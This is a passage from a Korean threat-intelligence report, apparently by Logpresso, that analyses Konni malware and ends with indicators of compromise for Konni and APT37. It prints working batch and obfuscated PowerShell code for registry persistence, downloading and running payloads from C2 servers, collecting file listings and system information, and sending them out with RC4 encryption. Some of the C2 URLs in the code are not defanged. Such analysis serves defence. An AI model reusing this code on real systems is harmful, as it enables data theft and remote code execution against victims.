    startsvc1 /t REG_SZ /d "%~dp0start.vbs" /f > nul

    call 44462422.bat > nul
    call 82774072.bat > nul

    del /f /q 44462422.bat > nul
)

if not exist "44462422.bat" (
    if not exist "upok.txt"  (
        call 82774072.bat > nul
    )
)

if not exist "f.txt" (goto 1)
if exist "f.txt" (goto EXIT)

:1

call 94320159.bat > nul

timeout -t 57 /nobreak

if not exist "f.txt" (goto 1)
if exist "f.txt" (goto EXIT)

:EXIT
del /f /q "f.txt"
```

지속 매커니즘 유지를 위해서 레지스트리를 등록합니다.




이후, ‘44462422.bat’(a68acc516eca9b2be1b89addd4f3f723) 배치 파일을 실행합니다. ‘44462422.bat’ 배치 스크립트는 ‘84664491.bat’(b927851f70d91fd4a1398161fd0a7b78) 배치 파일을 이용하여 특정 C2 서버에서 ‘di3726.zip’ 데이터를 다운로드합니다.

다운로드된 ‘di3726.zip’ 데이터를 비밀번호 ‘a0’를 이용하여 압축 해제한 후, ‘1.bat’ 배치 파일을 실행합니다. 다만 분석 시점에는 ‘di3726.zip’ 데이터가 다운로드되지 않아 ‘1.bat’ 배치 파일의 행위에 대한 추가 분석이 불가능했습니다.

```
@echo off
pushd %~dp0
set fn=di3726
call 84664491.bat "https://teamfuels.com
/modules/inc/get.php?ra=iew&zw=lk0100" "%~dp0%fn%.zip" "1" > nul
if not exist %~dp0%fn%.zip (
    goto END1
)
set dt=1.bat
if not "%dt%"=="" (
    call unzip.exe -o -P "a0" "%~dp0%fn%.zip" > nul
    del /f /q %~dp0%fn%.zip > nul
        if exist %~dp0%dt% (
        call %~dp0%dt% > nul
        )
)
:END1
if exist %~dp0%fn%.zip (
    del /f /q %~dp0%fn%.zip > nul
)
```

다운로드 시 사용되는 '84664491.bat' 배치 파일은 호출될 때 특정 인자 값을 전달 받습니다.

- 84664491.bat "URL" "파일 경로" "모드"

```
call 84664491.bat "https://teamfuels.com/modules/inc/get.php?ra=iew&zw=lk0100" "%~dp0%fn%.zip" "1" > nul
```

'84664491.bat' 배치 파일은 특정 C2 서버에서 추가 데이터를 다운로드하는 데에 사용되며, 호출 시 세 가지 인자 값(URL, 파일 경로, 모드)을 전달 받습니다. 모드 인자 값은 0과 1이 존재하며, 0이면 C2 통신에 사용되는 URL의 파라미터 값이 암호화되지 않고 사용됩니다. 반면 1일 경우,해당 파라미터는 암호화하여 사용합니다. 암호화 시에는 RC4 알고리즘을 이용하며 현재 시간의 Ticks 값(Get-Date.Ticks)을 키 값으로 이용합니다.

```
@echo off
pushd %~dp0
set "tgurl=%~1"
set "md12=%~3"
if not "%md12%" == "0" (
    powershell -command "function huDtYMqIewX{param ($vNBckRGfdl,$xARxqhxRrixm);$pYBoxcYSnNKY =
    [System.Text.Encoding]::UTF8.GetBytes($vNBckRGfdl);    $HmmthIckHI =
    [System.Text.Encoding]::UTF8.GetBytes($xARxqhxRrixm);$bSJIyPNXzdxl = New-Object byte[](256);$TnMIhGUShvO = New-Object
    byte[](256);for ($FNFoMuJMOYJf = 0; $FNFoMuJMOYJf -lt 256; $FNFoMuJMOYJf++) {$bSJIyPNXzdxl[$FNFoMuJMOYJf] =
    $FNFoMuJMOYJf;$TnMIhGUShvO[$FNFoMuJMOYJf] = $HmmthIckHI[$FNFoMuJMOYJf %% $HmmthIckHI.Length];}$MCYHeIvjRs = 0;for
    ($FNFoMuJMOYJf = 0; $FNFoMuJMOYJf -lt 256; $FNFoMuJMOYJf++) {$MCYHeIvjRs = ($MCYHeIvjRs + $bSJIyPNXzdxl[$FNFoMuJMOYJf] +
    $TnMIhGUShvO[$FNFoMuJMOYJf]) %% 256;$DVjebnPVvv = $bSJIyPNXzdxl[$FNFoMuJMOYJf];$bSJIyPNXzdxl[$FNFoMuJMOYJf] =
    $bSJIyPNXzdxl[$MCYHeIvjRs];$bSJIyPNXzdxl[$MCYHeIvjRs] = $DVjebnPVvv;}$AiBjqVhBNBLG = New-Object byte[]
    $pYBoxcYSnNKY.Length;$FNFoMuJMOYJf = 0;$MCYHeIvjRs = 0;for ($CXABlEvBdbGQ = 0; $CXABlEvBdbGQ -lt $pYBoxcYSnNKY.Length;
    $CXABlEvBdbGQ++) {$FNFoMuJMOYJf = ($FNFoMuJMOYJf + 1) %% 256;$MCYHeIvjRs = ($MCYHeIvjRs + $bSJIyPNXzdxl[$FNFoMuJMOYJf]) %%
    256;$DVjebnPVvv = $bSJIyPNXzdxl[$FNFoMuJMOYJf];$bSJIyPNXzdxl[$FNFoMuJMOYJf] =
    $bSJIyPNXzdxl[$MCYHeIvjRs];$bSJIyPNXzdxl[$MCYHeIvjRs] = $DVjebnPVvv;$uYoFOrKHGB = ($bSJIyPNXzdxl[$FNFoMuJMOYJf] +
    $bSJIyPNXzdxl[$MCYHeIvjRs]) %% 256;$AiBjqVhBNBLG[$CXABlEvBdbGQ] = $pYBoxcYSnNKY[$CXABlEvBdbGQ] -bxor
    $bSJIyPNXzdxl[$uYoFOrKHGB];}$fdUFemqZeae = [System.Convert]::ToBase64String($AiBjqVhBNBLG);return $fdUFemqZeae;};$GBJLhAQMIG = '
    %tgurl%';$WFSFIJBBKsok = '%~2';Add-Type -AssemblyName 'System.Web';$jMDBvRtvtzd=(Get-Date).Ticks.ToString();$pomFGFbSFuk =
    $GBJLhAQMIG.Split('?')[1];$ytIdYCGQVTUX = huDtYMqIewX -vNBckRGfdl $pomFGFbSFuk -xARxqhxRrixm
    $jMDBvRtvtzd;$GBJLhAQMIG=$GBJLhAQMIG.Split('?')[0]+'?'+$jMDBvRtvtzd+'='+[System.Web.HttpUtility]::UrlEncode($ytIdYCGQVTUX);iwr
    -Uri $GBJLhAQMIG -OutFile $WFSFIJBBKsok;" > nul
)else (
    powershell -command "$url1 = '%tgurl%';$outfile = '%~2';iwr -Uri $url1 -OutFile $outfile;" > nul
)
```

이후, '82774072.bat'(12ac9f346e9ac80c7596bccbf8cd9f9c) 배치 파일을 호출합니다. 해당 배치 파일은 다운로드, 문서, 바탕화면 경로의 파일 및 폴더 정보를 수집합니다. 추가적으로 systeminfo 명령어를 이용해서 시스템 정보를 수집합니다. 수집된 정보는 'd1.txt', 'd2.txt', 'd3.txt', 'd4.txt' 이름으로 저장됩니다.

```
@echo off
pushd "%~dp0"

dir C:\Users\%username%\downloads\ /s > %~dp0d1.txt
dir C:\Users\%username%\documents\ /s > %~dp0d2.txt
dir C:\Users\%username%\desktop\ /s > %~dp0d3.txt

systeminfo > %~dp0d4.txt
```

수집된 정보는 '96508848.bat'(8b3f90264310fb44b2fb584392a53b8d) 배치 파일을 이용하여 특정 C2 서버로 전송됩니다.

```
timeout -t 5 /nobreak
call 96508848.bat "http://forum.flasholr-app.com/wp-admin/src/upload.php" "d1.txt"  "%COMPUTERNAME%_down.txt" >nul
call 96508848.bat "http://forum.flasholr-app.com/wp-admin/src/upload.php" "d2.txt"  "%COMPUTERNAME%_docu.txt" >nul
call 96508848.bat "http://forum.flasholr-app.com/wp-admin/src/upload.php" "d3.txt"  "%COMPUTERNAME%_desk.txt" >nul
call 96508848.bat "http://forum.flasholr-app.com/wp-admin/src/upload.php" "d4.txt"  "%COMPUTERNAME%_sys.txt" >nul
```

'96508848.bat' 배치 파일은 수집된 정보를 C2 서버로 업로드하는 스크립트입니다.

```
@echo off
pushd %~dp0
set "tgurl12=%~1"
set fN12=fn
set fD12=fd
powershell -command "function rPtfCpkYWzx{param ($WdZIRwRWFy,$OdxTUuiaeyZM);$OtybwJAbwo =
[System.Text.Encoding]::UTF8.GetBytes($WdZIRwRWFy);    $UNskDSNGSmY =
[System.Text.Encoding]::UTF8.GetBytes($OdxTUuiaeyZM);$MdKerMdYoqPt = New-Object byte[](256);$YUJqJlPuCF = New-Object byte[](256);for
 ($lmLcMKOOgbI = 0; $lmLcMKOOgbI -lt 256; $lmLcMKOOgbI++) {$MdKerMdYoqPt[$lmLcMKOOgbI] = $lmLcMKOOgbI;$YUJqJlPuCF[$lmLcMKOOgbI] =
$UNskDSNGSmY[$lmLcMKOOgbI %% $UNskDSNGSmY.Length];}$ECejRMiMyJ = 0;for ($lmLcMKOOgbI = 0; $lmLcMKOOgbI -lt 256; $lmLcMKOOgbI++)
{$ECejRMiMyJ = ($ECejRMiMyJ + $MdKerMdYoqPt[$lmLcMKOOgbI] + $YUJqJlPuCF[$lmLcMKOOgbI]) %% 256;$iJbRPRgEjhc =
$MdKerMdYoqPt[$lmLcMKOOgbI];$MdKerMdYoqPt[$lmLcMKOOgbI] = $MdKerMdYoqPt[$ECejRMiMyJ];$MdKerMdYoqPt[$ECejRMiMyJ] =
$iJbRPRgEjhc;}$CZIobQhqZG = New-Object byte[] $OtybwJAbwo.Length;$lmLcMKOOgbI = 0;$ECejRMiMyJ = 0;for ($ZlHPtDoKVp = 0; $ZlHPtDoKVp
-lt $OtybwJAbwo.Length; $ZlHPtDoKVp++) {$lmLcMKOOgbI = ($lmLcMKOOgbI + 1) %% 256;$ECejRMiMyJ = ($ECejRMiMyJ + $MdKerMd
YoqPt[$lmLcMKOOgbI]) %% 256;$iJbRPRgEjhc = $MdKerMdYoqPt[$lmLcMKOOgbI];$MdKerMdYoqPt[$lmLcMKOOgbI] =
$MdKerMdYoqPt[$ECejRMiMyJ];$MdKerMdYoqPt[$ECejRMiMyJ] = $iJbRPRgEjhc;$AOeVHtIsbZha = ($MdKerMdYoqPt[$lmLcMKOOgbI] +
$MdKerMdYoqPt[$ECejRMiMyJ]) %% 256;$CZIobQhqZG[$ZlHPtDoKVp] = $OtybwJAbwo[$ZlHPtDoKVp] -bxor
$MdKerMdYoqPt[$AOeVHtIsbZha];}$ResvMouxRiQg = [System.Convert]::ToBase64String($CZIobQhqZG);return
$ResvMouxRiQg;};$DdybyntUTy=(Get-Date).Ticks.ToString();$DcswnIFNeK='%tgurl12%';$FPFOWXLaDhLB='
%~3';$pgqFTvYjzH='%~dp0%~2';$XyfIMOLJzf=gc -Path $pgqFTvYjzH -Raw | Out-String;Add-Type -AssemblyName
'System.Web';$FPFOWXLaDhLB=rPtfCpkYWzx -WdZIRwRWFy $FPFOWXLaDhLB -OdxTUuiaeyZM $DdybyntUTy;$XyfIMOLJzf=rPtfCpkYWzx -WdZIRwRWFy
$XyfIMOLJzf -OdxTUuiaeyZM $DdybyntUTy;$coXPHQPcYh = [System.Web.HttpUtility]::ParseQueryString('');$coXPHQPcYh['%fN12%
']=$FPFOWXLaDhLB;$coXPHQPcYh['%fD12%
']=$XyfIMOLJzf;$coXPHQPcYh['r']=$DdybyntUTy;$rGeNEDMwKrEN=$coXPHQPcYh.ToString();$yNeOREDLDC=[System.Text.Encoding]::UTF8.GetBytes($r
GeNEDMwKrEN);$OhbwdutHnVSZ=[System.Net.WebRequest]::Create($DcswnIFNeK);$OhbwdutHnVSZ.Method='PO'+
'ST';$OhbwdutHnVSZ.ContentType='appl'+'ic'+'ation/x'+'-ww'+'w-for'+'m-ur'+'le'+'nco'+
'ded';$OhbwdutHnVSZ.ContentLength=$yNeOREDLDC.Length;$LifkeWlLqFZK =
$OhbwdutHnVSZ.GetRequestStream();$LifkeWlLqFZK.Write($yNeOREDLDC,0,$yNeOREDLDC.Length);$LifkeWlLqFZK.Close();$NkHiCqMWnvy=$OhbwdutHnV
SZ.GetResponse();if($NkHiCqMWnvy.StatusCode -eq [System.Net.HttpStatusCode]::OK){Remove-Item -Path $pgqFTvYjzH;$ADpASJXtQb='
%~dp0up'+'o'+'k.t'+'xt';New-Item -ItemType File -Path $ADpASJXtQb;}" > nul
```

POST 메서드를 이용하여 쿼리 문자열(fn, fd, r)을 본문에 추가한 뒤 C2 서버로 전송합니다. 해당 데이터는 RC4 알고리즘을 이용하여 암호화되며, 현재 시간의 Ticks 값을 키 값으로 이용합니다. 업로드 후 서버 응답 값이 200인 경우 'upok.txt' 파일을 생성합니다. 이는 중복 실행을 방지하기 위한 루틴입니다.

- hxxp://forum(.)flasholr-app.com/wp-admin/src/upload.php
- fn=<암호화된_파일이름>&fd=<암호화된_파일내용>&r=<현재시간_Ticks>

| Protocol | Host | URL | Body | Content-Type | Process |
|---|---|---|---|---|---|
| HTTP | forum.flasholr-app.com | /wp-admin/src/upload.php | 562 | text/html; c... | powershell:4688 |
| HTTP | forum.flasholr-app.com | /wp-admin/src/upload.php | 562 | text/html; c... | powershell:9972 |
| HTTP | forum.flasholr-app.com | /wp-admin/src/upload.php | 562 | text/html; c... | powershell:1840 |
| HTTP | forum.flasholr-app.com | /wp-admin/src/upload.php | 562 | text/html; c... | powershell:11752 |

Body

| Name | Value |
|---|---|
| fn | fEs7oX3v/JuZIpWCnQ9fHg144PZgZjrO |
| fd | GE1IAbo8Rytx+FgOQYaCrfSPt3P9rqkfIehEVkvIan7ggc2mdsLXtazhr598CbyY4XZU9q0ucbrHsXbhJeuu5Ex8Yf+o6Pcb7DJMA6D |
| r | 638751205832994628 |

'94320159.bat'(fa79b143af6bfc64e52e667cd8a2eb66) 배치 파일을 실행합니다. 이 배치 파일은 '84664491.bat' 배치 파일을 이용하여 특정 C2 서버에서 'BmrdX.cab' 파일을 다운로드 후 압축 해제하고, 'temprun.bat' 배치 파일을 실행합니다. 이후 BmrdX.cab 파일을 자가 삭제합니다.

분석 시점에는 BmrdX.cab 데이터를 확보하지 못해 'temprun.bat' 배치 파일의 추가적인 행위 분석은 진행되지 않았습니다. 해당 배치 파일은57초 주기로 다운로드 후 실행되며, 스크립트 코드에 따라 다양한 악성 행위 수행이 가능합니다.

- hxxp://forum(.)flasholr-app.com/wp-admin/src/list.php

```
@echo off
pushd %~dp0
if exist "temprun.bat" (
del /f /q temprun.bat
)
call 84664491.bat "http://forum.flasholr-app.com/wp-admin/src/list.php?f=%COMPUTERNAME%.txt" "%~dp0BmrdX.cab" "1"> nul

expand BmrdX.cab -F:* %~dp0 > nul
del /f /q BmrdX.cab > nul
call temprun.bat > nul
```

## 4) 침해지표(IoC)

### (1) APT37 관련

- MD5
  - 835a74b3c33a66678c66118dbe26dccf 북한 공작에 물든 대한민국.hwp
  - 81051bcc2cf1bedf378224b0a93e2877 hwp601.dat
  - 4a89126a7e3190866b3eebeb8b8ee9b7 hwp701.dat
  - a7557684eb1ab6044fccf69b442a559f hwp702.dat
  - 34ca15b188ccfc83c54658f06acc548b hwp801.bat
  - 5b819ad2bcd8ad68af558e970d1d325e decoded.bin
  - 18db9e11bd0829642df9f6774339fc85 shellcode_decoded_pe.bin

- C2 - 악성코드 내부 클라우드 서버 접속 구조 정의
  - hxxps://cloud-api(.)yandex.net/v1/disk/resources/upload?path=%s&overwrite=%s
  - hxxps://cloud-api(.)yandex.net/v1/disk/resources/download?path=%s
  - hxxps://content(.)dropboxapi.com/2/files/upload
  - hxxps://content(.)dropboxapi.com/2/files/download
  - hxxps://api.pcloud(.)com/uploadfile?path=%s&filename=%s&nopartial=1
  - hxxps://api.pcloud(.)com/getfilelink?path=%s&forcedownload=1&skipfilename=1

## (2) Konni 관련

- MD5
  - e37c8f6aba686aab3d7ecedbd1d0ef43 가상자산사업자 검사계획민당정회의 발표자료_FN2.hwp.lnk
  - 82d85f391c8a1aaa0a2b9500993156c5 possess.cab
  - 3eac72d8dfab856788becf2cafc65328 start.vbs
  - 1b6eb87d8d52f699c89c2f6e7451bf28 04711460.bat
  - a68acc516eca9b2be1b89addd4f3f723 44462422.bat
  - 12ac9f346e9ac80c7596bccbf8cd9f9c 82774072.bat
  - b927851f70d91fd4a1398161fd0a7b78 84664491.bat
  - fa79b143af6bfc64e52e667cd8a2eb66 94320159.bat
  - 8b3f90264310fb44b2fb584392a53b8d 96508848.bat
  - f789c4e68c549d97fe40179b1777a39b 46133257.bat
  - 3eac72d8dfab856788becf2cafc65328 start.vbs

- C2
  - forum.flasholr-app.com
  - teamfuels.com
  - hxxp://forum(.)flasholr-app.com/wp-admin/src/upload.php
  - hxxp://forum(.)flasholr-app.com/wp-admin/src/list.php?f=%COMPUTERNAME%.txt
    hxxps://teamfuels(.)com/modules/inc/get.php?ra=iew&zw=lk0100


**(주)로그프레소**
서울특별시 마포구 도화동 새창로 7
도입 문의 : sales@logpresso.com